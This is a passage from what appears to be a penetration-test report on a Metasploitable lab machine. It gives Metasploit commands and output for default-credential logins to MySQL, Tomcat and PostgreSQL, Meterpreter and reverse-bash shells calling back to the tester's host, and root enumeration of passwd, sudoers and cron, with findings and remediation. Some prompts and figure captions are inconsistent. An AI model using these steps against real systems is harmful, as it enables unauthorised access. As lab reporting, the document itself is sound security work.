19	19	exploit/multi/http/manage_engine_dc_pmp_sql	Yes	ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection	2014-06-08	ex
cellent	20	target: Automatic	-	-	-	-
21	21	target: Desktop Central v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows	-	-	-	-
22	22	target: Desktop Central MSP v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows	-	-	-	-
23	23	target: Desktop Central [MSP] v7 >= b70200 / v8 < b90039 (MySQL) on Windows	-	-	-	-
24	24	target: Password Manager Pro [MSP] v6 >= b6800 / v7 < b7003 (PostgreSQL) on Windows	-	-	-	-
25	25	target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Windows	-	-	-	-
26	26	target: Password Manager Pro [MSP] v6 >= b6800 / v7 < b7003 (PostgreSQL) on Linux	-	-	-	-
27	27	target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Linux	-	-	-	-
28	28	auxiliary/admin/http/manageengine_pmp_privesc	Yes	ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection	2014-11-08	no
rmal	29	post/multi/manage/dbvis_add_db_admin	No	Multi Manage DbVisualizer Add Db Admin	-	no
rmal	30	auxiliary/scanner/mysql/mysql_authbypass_hashdump	No	MySQL Authentication Bypass Password Dump	2012-06-09	no
rmal	31	auxiliary/admin/mysql/mysql_enum	No	MySQL Enumeration Module	-	no
rmal	32	auxiliary/scanner/mysql/mysql_login	No	MySQL Login Utility	-	no
rmal	33	auxiliary/admin/mysql/mysql_sql	No	MySQL SQL Generic Query	-	no
rmal	34	auxiliary/scanner/mysql/mysql_version	No	MySQL Server Version Enumeration	-	no
rmal	35	exploit/linux/mysql/mysql_yassl_getname	No	MySQL yaSSL CertDecoder::GetName Buffer Overflow	2010-01-25	go
od	36	target: Automatic	-	-	-	-
37	37	target: Debian 5.0 - MySQL (5.0.51a-24+lenny2)	-	-	-	-
38	38	exploit/linux/mysql/mysql_yassl_hello	No	MySQL yaSSL SSL Hello Message Buffer Overflow	2008-01-04	go
od	39	exploit/windows/mysql/mysql_yassl_hello	No	MySQL yaSSL SSL Hello Message Buffer Overflow	2008-01-04	av
erage	40	target: MySQL 5.0.45-community-nt	-	-	-	-
41	41	target: MySQL 5.1.22-rc-community	-	-	-	-

Figure 20: MySQL Empty Root Password Exploit search results

```
msf exploit(multi/inet/psmp_server) > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
msf auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS unknown
BLANK_PASSWORDS => true
[*] The following options failed to validate: Value 'unknown' is not valid for option 'BLANK_PASSWORDS'.
msf auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted : none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...] . Supported proxies: socks5, socks5h, sapi, http, socks4
RHOSTS	192.168.174.129	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the info, or info -d command.

Figure 21: MySQL login scanner module configuration showing BLANK_PASSWORD

```
msf auxiliary(scanner/mysql/mysql_login) > run
[*] 192.168.174.129:3306 - 192.168.174.129:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.174.129:3306 - No active DB - Credential data will not be saved!
[*] 192.168.174.129:3306 - 192.168.174.129:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.168.174.129:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.174.129:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.168.174.129:3306 - You can open a MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

Figure 22: MySQL login scanner showing version detection but login failure

```
(kali@kali)~$ mysql -h 192.168.174.129 -u root --ssl=0
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.010 sec)

MySQL [(none)]>
```

Figure 23: MySQL successful login as root with empty password showing database listing

Finding 8: Apache Tomcat Default Credentials (Port 8180)

Description: Apache Tomcat on port 8180 was configured with default credentials (tomcat:tomcat), allowing administrative access to the Manager interface.

Affected Asset: Tomcat Service — 192.168.174.129:8180

Severity: HIGH

CVE: N/A (Default Configuration)

Tool: Manual login tomcat:tomcat

Result: SUCCESS Tomcat Manager administrative access

Risk Impact: Administrative access to Tomcat Manager; ability to deploy malicious WAR files; remote code execution on the target system.

Remediation: Change default manager credentials immediately on deployment; restrict manager interface to localhost or VPN; remove default applications.

```
msf auxiliary(00000000000000000000000000000000) > search tomcat
```

#	Name	Disclosure Date	Rank	Check
0	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No
1	exploit/multi/http/struts_dev_mode	2012-01-06	excellent	Yes
2	exploit/multi/http/struts2_namespace_ognl	2018-08-22	excellent	Yes
3	Apache Struts 2 Namespace Redirect OGNI Injection	-	-	-
4	target: Automatic detection	-	-	-
5	target: Windows	-	-	-
6	target: Linux	-	-	-
7	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No
8	Apache Struts ClassLoader Manipulation Remote Code Execution	-	-	-
9	target: Java	-	-	-
10	target: Linux	-	-	-
11	target: Windows	-	-	-
12	target: Windows / Tomcat 6.0.7 and GlassFish 4 (Remote SMB Resource)	-	-	-
13	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes
14	Apache Tomcat AJP File Read	2019-04-10	excellent	Yes
15	exploit/windows/http/tomcat_cgi_cmdlineargs	2009-11-09	excellent	Yes
16	Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability	-	-	-
17	exploit/multi/http/tomcat_mgr_deploy	-	-	-
18	Apache Tomcat Manager Application Deployer Authenticated Code Execution	-	-	-
19	target: Automatic	-	-	-
20	target: Java Universal	-	-	-
21	target: Windows Universal	-	-	-
22	target: Linux x86	-	-	-
23	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes

Figure 24: Apache Tomcat Default Credentials Exploit search results

44	exploit/linux/http/cpi_tararchive_upload	2019-05-15	excellent	Yes
45	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability	2018-10-04	excellent	Yes
46	exploit/linux/http/cisco_prime_inf_rce	-	-	-
47	Cisco Prime Infrastructure Unauthenticated Remote Code Execution	-	-	-
48	post/multi/gather/tomcat_gather	-	normal	No
49	Gather Tomcat Credentials	-	-	-
50	auxiliary/dos/http/hashcollision_dos	2011-12-28	normal	No
51	Hashtable Collisions	-	-	-
52	auxiliary/admin/http/ibm_drm_download	2020-04-21	normal	Yes
53	IBM Data Risk Manager Arbitrary File Download	-	-	-
54	exploit/multi/http/ivanti_epmm_rce_cve_2025_4427_4428	2025-05-13	excellent	Yes
55	Ivanti EPMM Authentication Bypass for Expression Language Remote Code Execution	-	-	-
56	exploit/linux/http/lucee_admin_imgprocess_file_write	2021-01-15	excellent	Yes
57	Lucee Administrator imgProcess.cfm Arbitrary File Write	-	-	-
58	target: Unix Command	-	-	-
59	target: Linux Dropper	-	-	-
60	exploit/linux/http/mobileiron_core_log4shell	2021-12-12	excellent	Yes
61	MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)	-	-	-
62	AKA: Log4Shell	-	-	-
63	AKA: LogJam	-	-	-
64	exploit/multi/http/zenworks_configuration_management_upload	2015-04-07	excellent	Yes
65	Novell ZENworks Configuration Management Arbitrary File Upload	-	-	-
66	exploit/multi/http/primefaces_weak_encryption_rce	2016-02-15	excellent	Yes
67	Primefaces Remote Code Execution Exploit	-	-	-
68	exploit/multi/http/spring_framework_rce_spring4shell	2022-03-31	manual	Yes
69	Spring Framework Class Property RCE (Spring4Shell)	-	-	-
70	target: Java	-	-	-
71	target: Linux	-	-	-
72	target: Windows	-	-	-
73	AKA: Spring4Shell	-	-	-
74	AKA: SpringShell	-	-	-
75	auxiliary/admin/http/tomcat_administration	-	normal	No
76	Tomcat Administration Tool Default Access	-	-	-
77	auxiliary/scanner/http/tomcat_mgr_login	-	normal	No
78	Tomcat Application Manager Login Utility	-	-	-
79	exploit/multi/http/tomcat_partial_put_deserialization	2025-03-10	excellent	Yes

Figure 25: Apache Tomcat Default Exploit search results (continued)

```

msf auxiliary(commons/manager/manager_login) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
[*] Unknown datastore option: USERNAME. Did you mean HttpUsername?
msf exploit(multi/http/tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
[*] Unknown datastore option: PASSWORD. Did you mean HttpPassword?
msf exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.174.128
LHOST => 192.168.174.128
msf exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):


| Name         | Current Setting | Required | Description                                                                                                         |
|--------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------|
| HttpPassword |                 | no       | The password for the specified username                                                                             |
| HttpUsername |                 | no       | The username to authenticate as                                                                                     |
| PATH         | /manager        | yes      | The URI path of the manager app (/deploy and /undeploy will be used)                                                |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapi, http, socks |
| RHOSTS       | 192.168.174.129 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html              |
| RPORT        | 8180            | yes      | The target port (TCP)                                                                                               |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                          |
| VHOST        |                 | no       | HTTP server virtual host                                                                                            |



Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.174.128 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.174.128:4444
[*] Attempting to automatically select a target ...
[-] Failed: Error requesting /manager/serverinfo
[-] Exploit aborted due to failure: no-target: Unable to automatically select a target
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_deploy) >

```

Figure 26: Apache Tomcat Manager deployment exploit failed due to automatic target selection error




Figure 27: Apache Tomcat Manager login prompt showing username field with "tomcat" entered




Figure 28: Apache Tomcat Manager dashboard after successful login with default credentials

Finding 9: PostgreSQL Default Credentials (Port 5432)

Description: PostgreSQL on port 5432 was configured with default credentials (postgres:postgres), allowing unauthenticated database access with administrative privileges.

Affected Asset: PostgreSQL Service — 192.168.174.129:5432

Severity: HIGH

CVE: N/A (Default Configuration)

Tool: exploit/linux/postgres/postgres_payload

Result: SUCCESS Meterpreter session as postgres user

Risk Impact: Full database access without credentials; execute system commands via PostgreSQL's COPY or CREATE FUNCTION capabilities.

Remediation: Change default postgres password immediately after install; restrict remote connections; use strong authentication mechanisms.

Interact with a module by name or index. For example `info 44`, use `44` or use `post/linux/gather/vcenter_secrets_dump`

Figure 29: PostgreSQL Default Credentials Exploit search results

```

msf exploit(wifi/http/tomcat_mgr_payload) > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
msf exploit(linux/postgres/postgres_payload) > set RPORT 5432
RPORT => 5432
msf exploit(linux/postgres/postgres_payload) > set USERNAME postgres
USERNAME => postgres
msf exploit(linux/postgres/postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
msf exploit(linux/postgres/postgres_payload) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.174.128
LHOST => 192.168.174.128
msf exploit(linux/postgres/postgres_payload) > show options
[-] Invalid parameter "options", use "show -h" for more information
msf exploit(linux/postgres/postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload):


| Name    | Current Setting | Required | Description           |
|---------|-----------------|----------|-----------------------|
| VERBOSE | false           | no       | Enable verbose output |


Used when connecting via an existing SESSION:


| Name    | Current Setting | Required | Description                       |
|---------|-----------------|----------|-----------------------------------|
| SESSION |                 | no       | The session to run this module on |


Used when making a new connection via RHOSTS:


| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| DATABASE | postgres        | no       | The database to authenticate against                                                                   |
| PASSWORD | postgres        | no       | The password for the specified username. Leave blank for a random password                             |
| RHOSTS   | 192.168.174.129 | no       | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 5432            | no       | The target port (TCP)                                                                                  |
| USERNAME | postgres        | no       | The username to authenticate as                                                                        |


```

Figure 30: PostgreSQL Default Credentials Exploit configuration

```

meterpreter > getuid
Server username: postgres
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux

```

Figure 31: PostgreSQL Default Credentials Proof of access

Finding 10: DistCC Remote Code Execution (Port 3632) FAILED

Description: DistCC daemon on port 3632 does not validate the source of compile jobs. Commands injected via the DISTCC_CMDLINE mechanism execute with the permissions of the daemon, which runs as root on this system.

Affected Asset: DistCC Service 192.168.174.129:3632

Severity: CRITICAL

CVE: CVE-2004-2687

Tool: Metasploit exploit/unix/misc/distcc_exec

Result: **FAILED** Service was not running on the target at the time of testing

Risk Impact: If running, would allow unauthenticated remote code execution.

Remediation: Disable DistCC entirely if not actively used for software development. If required, restrict access via firewall rules to trusted IP addresses only.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > search distcc

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit(unix/misc/distcc_exec)           2002-02-01      excellent Yes     DistCC Daemon Comm
and Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit(unix/misc/distcc_exec)
```

Figure 32: DistCC RCE — Exploit search results

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > Interrupt: use the 'exit' command to quit
msf exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
msf exploit(unix/misc/distcc_exec) > set LHOST 192.168.174.128
LHOST => 192.168.174.128
msf exploit(unix/misc/distcc_exec) > show options
Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.174.129 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3632             yes        The target port (TCP)

Payload options (cmd/unix/reverse_bash):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.174.128 yes        The listen address (an interface may be specified)
LPORT     4444             yes        The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target

View the full module info with the info, or info -d command.

msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.174.128:4444
[*] 192.168.174.129:3632 - stderr: bash: 78: Bad file descriptor
[*] 192.168.174.129:3632 - stderr: bash: /dev/tcp/192.168.174.128/4444: No such file or directory
[*] 192.168.174.129:3632 - stderr: bash: 78: Bad file descriptor
[*] Exploit completed, but no session was created.
```

Figure 33: DistCC RCE Exploitation attempt failed

```
msf exploit(unix/misc/distcc_exec) > whoami
[*] exec: whoami

root
msf exploit(unix/misc/distcc_exec) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)
msf exploit(unix/misc/distcc_exec) > hostname
[*] exec: hostname

kali
```

Figure 34: DistCC RCE whoami / id executed from Kali

6.2 Post-Exploitation Findings

The following findings were identified during post-exploitation enumeration:

Category	Finding	Severity
Operating System	Ubuntu 8.04 (Hardy Heron) End-of-Life since May 2011	HIGH
Kernel	Linux 2.6.24-16-server No security patches available	HIGH
SUID/SGID Binaries	Multiple binaries found (nmap, sudo, sudoedit, r-services) privilege escalation risk	HIGH
World-Writable Directories	/tmp, /var/tmp, /dev/shm file injection possibility	MEDIUM
Default/Weak Credentials	msfadmin, tomcat, postgres, MySQL empty root	HIGH
Running Services	23+ services with known vulnerabilities (vsftpd, Samba, UnrealIRCd, etc.)	HIGH
Cron Jobs	All running as root — writable scripts could be abused	MEDIUM
.rhosts File	Found in /root/ allows remote access without authentication	HIGH
Command History	.bash_history redirected to /dev/null no command history saved	LOW
Sensitive Files	SSH keys, VNC password, /etc/shadow password hashes	HIGH

```

meterpreter > shell
Process 5381 created.
Channel 2 created.

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/issue

████████████████████████████████████████████████████████████████████████████████
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04"
cat /proc/version
Linux version 2.6.24-16-server (bulld@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7))
#1 SMP Thu Apr 10 13:58:00 UTC 2008

```

Figure 35: System Enumeration Operating System and Kernel Version

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Figure 36: User account enumeration showing 27+ system and service accounts

```
sudo -l
User root may run the following commands on this host:
(ALL) ALL
cat /etc/sudoers
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset

# Uncomment to allow members of group sudo to not need a password
# %sudo ALL=NOPASSWD: ALL

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL
```

Figure 37: Sudo Privileges configuration

```

netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      5089/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      5089/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      5089/xinetd
tcp        0      0 0.0.0.0:34247           0.0.0.0:*               LISTEN      5224/rmire
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      5187/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      5239/unrea
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4830/mysql
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      5224/rmire
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      5239/unrea
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      5073/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      5246/Xtigh
tcp        0      0 0.0.0.0:49837           0.0.0.0:*               LISTEN      4320/rpc.s
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      4265/portm
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      5246/Xtigh
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      5205/apach
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      5228/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      5187/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      5089/xinetd

```

Figure 38: Listening Ports enumeration showing 20+ open services

```

tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4690/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      5089/xinetd
tcp        0      0 0.0.0.0:52311           0.0.0.0:*               LISTEN      4998/rpc.m
tcp        0      0 0.0.0.0:6200            0.0.0.0:*               LISTEN      5349/AehNX
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4909/postg
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      5064/maste
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4690/named
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      5073/smbd
tcp6       0      0 :::2121                  :::*                     LISTEN      5131/proft
tcp6       0      0 :::3632                  :::*                     LISTEN      4935/distc
tcp6       0      0 :::53                    :::*                     LISTEN      4690/named
tcp6       0      0 :::22                    :::*                     LISTEN      4712/sshd
tcp6       0      0 :::5432                  :::*                     LISTEN      4909/postg
tcp6       0      0 :::1:953                 :::*                     LISTEN      4690/named
udp        0      0 0.0.0.0:2049            0.0.0.0:*               -
udp        0      0 192.168.174.129:137     0.0.0.0:*               5071/nmbd
udp        0      0 0.0.0.0:137             0.0.0.0:*               5071/nmbd
udp        0      0 0.0.0.0:59913           0.0.0.0:*               4690/named
udp        0      0 192.168.174.129:138     0.0.0.0:*               5071/nmbd
udp        0      0 0.0.0.0:138             0.0.0.0:*               5071/nmbd
udp        0      0 0.0.0.0:680             0.0.0.0:*               4320/rpc.s
udp        0      0 192.168.174.129:53      0.0.0.0:*               4690/named
udp        0      0 127.0.0.1:53            0.0.0.0:*               4690/named
udp        0      0 0.0.0.0:68              0.0.0.0:*               4279/dhcli
udp        0      0 0.0.0.0:69              0.0.0.0:*               5089/xinetd
udp        0      0 0.0.0.0:53587           0.0.0.0:*               -
udp        0      0 0.0.0.0:111             0.0.0.0:*               4265/portm
udp        0      0 0.0.0.0:57456           0.0.0.0:*               4320/rpc.s
udp        0      0 0.0.0.0:46330           0.0.0.0:*               4998/rpc.m
udp6       0      0 :::53                    :::*                     4690/named
udp6       0      0 :::39273                 :::*                     4690/named

```

Figure 39: Listening Ports netstat -tulpn output (Part 1 - TCP)

```

meterpreter > shell
Process 5528 created.
Channel 7 created.
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cro
n.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cro
n.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cro
n.monthly )
#

```

Figure 40: Scheduled cron jobs showing tasks running as root

```

msfadmin@metasploitable:~$ ls -la /tmp/linenum_output.txt
-rw-r--r-- 1 msfadmin msfadmin 49651 2026-06-27 10:21 /tmp/linenum_output.txt
msfadmin@metasploitable:~$ head -20 /tmp/linenum_output.txt

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Sat Jun 27 10:21:41 EDT 2026

### SYSTEM #####
[-] Kernel Information:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux

msfadmin@metasploitable:~$ _

```

Figure 41: LinEnum automated enumeration output

7. Risk Assessment

Severity	Count	Examples	Business Impact
CRITICAL	9+	Backdoors, RCE	Full compromise, data loss, lateral movement
HIGH	Multiple	Default creds, SUID	Unauthorized access, privilege escalation
MEDIUM	Several	Outdated software	Long-term exposure
LOW	Various	Information disclosure	Recon aid

Overall Risk:

CRITICAL

